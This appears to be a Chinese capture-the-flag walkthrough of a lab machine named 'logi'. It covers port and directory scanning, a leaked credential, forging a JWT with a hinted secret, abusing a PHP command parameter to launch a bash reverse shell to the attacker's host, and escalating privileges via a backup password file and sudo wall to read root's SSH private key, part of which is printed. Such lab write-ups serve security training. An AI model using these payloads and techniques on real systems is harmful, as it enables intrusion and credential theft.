logi-Fzer0FA

一、信息收集

端口扫描与服务识别

```
nmap --min-rate 10000 -p- 10.0.2.105 | awk '/\/tcp/ {print $1}' | awk -F'/' '{print $1}' | tr '\n' ',' | sed 's/,$//

nmap -p22,80  -sSCV -O  10.0.2.105
```

```
┌──(root㉿kali)-[/home/kali/Maze-Sec/logi]
└─# nmap --min-rate 10000 -p- 10.0.2.105 | awk '/\/tcp/ {print $1}' | awk -F'/' '{print $1}' | tr '\n' ',' | sed 's/,$//'
22,80

┌──(root㉿kali)-[/home/kali/Maze-Sec/logi]
└─# nmap -p21,22,80  -sSCV -O  10.0.2.105
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-30 12:38 CST
Nmap scan report for 10.0.2.105
Host is up (0.0012s latency).

PORT   STATE  SERVICE VERSION
21/tcp closed ftp
22/tcp open   ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open   http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: TI15 AME\xE5\x8A\xA9\xE5\xA8\x81
MAC Address: 08:00:27:E8:BE:F4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.48 seconds
```

目录扫描


```
gobuster dir -u http://10.0.2.105/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,zip,php,html
```

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.0.2.105/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,zip,php,html
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.105/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              txt,zip,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 3281]
/user.php             (Status: 200) [Size: 2170]
/user                 (Status: 200) [Size: 2170]
/admin                (Status: 200) [Size: 1576]
/admin.php            (Status: 200) [Size: 1576]
Progress: 6416 / 1102795 (0.58%)
```

二、立足点获取


```
        <footer>
            <p>© 2025 中国DOTA2粉丝 | 期待TI15中国队夺冠</p>
        </footer>
    </div>
</body>
</html>
<!--ame:jiayouachunyu-->

┌──(root㉿kali)-[/home/kali]
└─#  curl -s http://10.0.2.105 |html2text
****** TI15 中国队加油 ******
Make Chinese DOTA Great Again
never give up 记住这个要考
[AME]
[AME]
[AME]
[AME]
© 2025 中国DOTA2粉丝 | 期待TI15中国队夺冠

┌──(root㉿kali)-[/home/kali]
└─#
```

获取到一个凭据，尝试ssh登录，失败，user.php 登录成功




解密jwt，修改role登录admin.php


这里用到的对称密钥是上面的提示：nevergiveup



eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJtb2JhbiIsImlhdCI6MTc1OTIxMzI1MCwiZXhwIjoxNzU5MjE2ODUwLCJzdWIiOiJhbWUiLCJyb2xlIjoiYWRtaW4ifQ.yLmVJ9yB228pT3ZO

GHdOmtq22HfWLAr1L9_dUs24Fu0





给出一个新的文件，FUZZ

```
┌──(root㉿kali)-[/home/kali]
└─# ffuf -u http://10.0.2.105/karsakarsa369.php?FUZZ=phpinfo%28%29%3B -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -fs 4

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.0.2.105/karsakarsa369.php?FUZZ=phpinfo%28%29%3B
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 4
________________________________________________

cmd                     [Status: 200, Size: 86140, Words: 4281, Lines: 1024, Duration: 41ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

```
┌──(root㉿kali)-[/home/kali]
└─# curl -s http://10.0.2.105/karsakarsa369.php?cmd=phpinfo%28%29%3B  |grep disable_
<tr><td class="e">disable_classes</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">disable_functions</td><td class="v">system,passthru,shell_exec,proc_open,pcntl_exec,dl</td><td class="v">system,passthru,shell_exec,proc_open,pcntl_exec,dl</td></tr>
```

查看有哪些函数被禁用掉了

curl 'http://10.0.2.105/karsakarsa369.php?cmd=exec("/bin/bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.0.2.15%2F9999%200%3E%261%27");'

```
┌──(root㉿kali)-[/home/kali]
└─# curl 'http://10.0.2.105/karsakarsa369.php?cmd=exec("/bin/bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.0.2.15%2F9999%200%3E%261%27");'
```

```
┌──(root㉿kali)-[/home/kali/Maze-Sec/logi]
└─# pwncat-cs -lp 9999
/root/.pyenv/versions/3.10.13/lib/python3.10/site-packages/zodburi/__init__.py:2: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import iter_entry_points
[15:06:07] Welcome to pwncat 🐈!                                    __main__.py:164
[15:06:41] received connection from 10.0.2.105:44918                    bind.py:84
[15:06:42] 10.0.2.105:44918: registered new host w/ db               manager.py:957
(local) pwncat$
(remote) www-data@logi:/var/www/html$
```

成功获取到立足点

三、提权

```
find / -type f -mtime -2   ! -path "/proc/*"   ! -path "/sys/*"   ! -path "/dev/*"   ! -path "/run/*"   ! -path "/tmp/*"   ! -path "/var/lib/*"   -readable 2>/dev/null | head -n 30
```

检查最近修改过的文件

```
tmp/*"   ! -path "/var/lib/*"   -readable 2>/dev/null | head -n 30! -path "/t
/etc/subgid-
/etc/ld.so.cache
/etc/subgid
/etc/passwd-
/etc/group-
/etc/subuid-
/etc/subuid
/etc/group
/etc/hostname
/etc/resolv.conf
/etc/passwd
/etc/apache2/sites-available/000-default.conf
/var/www/html/admin.php
/var/www/html/.htaccess
/var/www/html/karsakarsa369.php
/var/www/html/.user.php.swp
/var/www/html/user.php
/var/www/html/index.html
/var/www/html/ameti15-4.png
/var/www/html/ameti15-3+.jpg
/var/www/html/ameti15-2.jpg
/var/www/html/ameti15.jpg
/var/backups/apt.extended_states.0
/var/backups/passwd
/var/log/apt/eipp.log.xz
/var/log/apt/history.log
(remote) www-data@logi:/var/www/html$
```

```
(remote) www-data@logi:/var/www/html$ cat /var/backups/passwd
xiangwozheyangderen
(remote) www-data@logi:/var/www/html$ su ame
Password:
ame@logi:/var/www/html$
```

获取到凭据，切换用户成功

```
ame@logi:~$ sudo -l
sudo: unable to resolve host logi: No address associated with hostname
Matching Defaults entries for ame on logi:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ame may run the following commands on logi:
    (ALL) NOPASSWD: /usr/bin/wall
ame@logi:~$ sudo wall --nobanner "/root/.ssh/id_rsa"
sudo: unable to resolve host logi: No address associated with hostname

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAnaT0B+kb64e8z3am+GYUeZQ91emxMpRnMWpP0kh3fZCoBJFf5PNX
m6U1vZ33KCr84+gPmwaSzbw6YooQ87sFGosSwHSM/qp4zio8/PCHJicFgSxb+VFNdWu4gG
VbfU12OMnAlIktH8HPr53z3UzaltGubxPxAm55i2XOAu2mXvZQ7KJpD7ONM1l02oCp24zZ
dh3zIomqaEslfFEQz3TEkMhVxUBi7MIGM9khrrmbsZUthKQW1/hGm9hle9tFOeWtBVdMpk
zKRrgrNfEHMQ3gviNesmmvxKCTCmxTt0D37sFrE9qW9f3ZxSclXBNLEfNd66VtYhalvJdP
nKIIh6dN1FCyzGtn9U+vKc4uT2Zz9cEh8gmbEZbCUTmQX+LPMcCzuDTZpUY783zMNiYo1Y
vFaW2Nk0SWcdP1Q+wo2w6BSW9cjYSFwLkikVEIwxZ98J9mFLasEzAw4bQ2gSq1QxabjvWh
g8+w1U6nyBgcKmtY4mPi1kWu4Yq88JYsRLcTOl+CamSMPbwA6r5XKDgDaVPVrwqN4ix+dc
sNJFnlSgS/gfT/MQUuXE5/Tm2I4S6JoPsBlqaKsZvGz3U21HMQV0fA5CV0PVwvPBn2C+SB
2EwSNfSGp3lEL1q0/UHy+Y0awsDOizhWxb/2TLsawf0OQgLykxyCbxr8E9aazVZ8mMJ9t4
EAAAdA5YGAIuWBgCIAAAAHc3NoLXJzYQAAAgEAnaT0B+kb64e8z3am+GYUeZQ91emxMpRn
MWpP0kh3fZCoBJFf5PNXm6U1vZ33KCr84+gPmwaSzbw6YooQ87sFGosSwHSM/qp4zio8/P
CHJicFgSxb+VFNdWu4gGVbfU12OMnAlIktH8HPr53z3UzaltGubxPxAm55i2XOAu2mXvZQ
7KJpD7ONM1l02oCp24zZdh3zIomqaEslfFEQz3TEkMhVxUBi7MIGM9khrrmbsZUthKQW1/
hGm9hle9tFOeWtBVdMpkzKRrgrNfEHMQ3gviNesmmvxKCTCmxTt0D37sFrE9qW9f3ZxScl
XBNLEfNd66VtYhalvJdPnKIIh6dN1FCyzGtn9U+vKc4uT2Zz9cEh8gmbEZbCUTmQX+LPMc
```

获取到root权限

```
root@logi:~# ls
provemyself.txt
root@logi:~# cat provemyself.txt
root{xiangrootzheyangderen}
root@logi:~# cat /home/ame/user.txt
user:{niudexiongdiniude}
root@logi:~#
```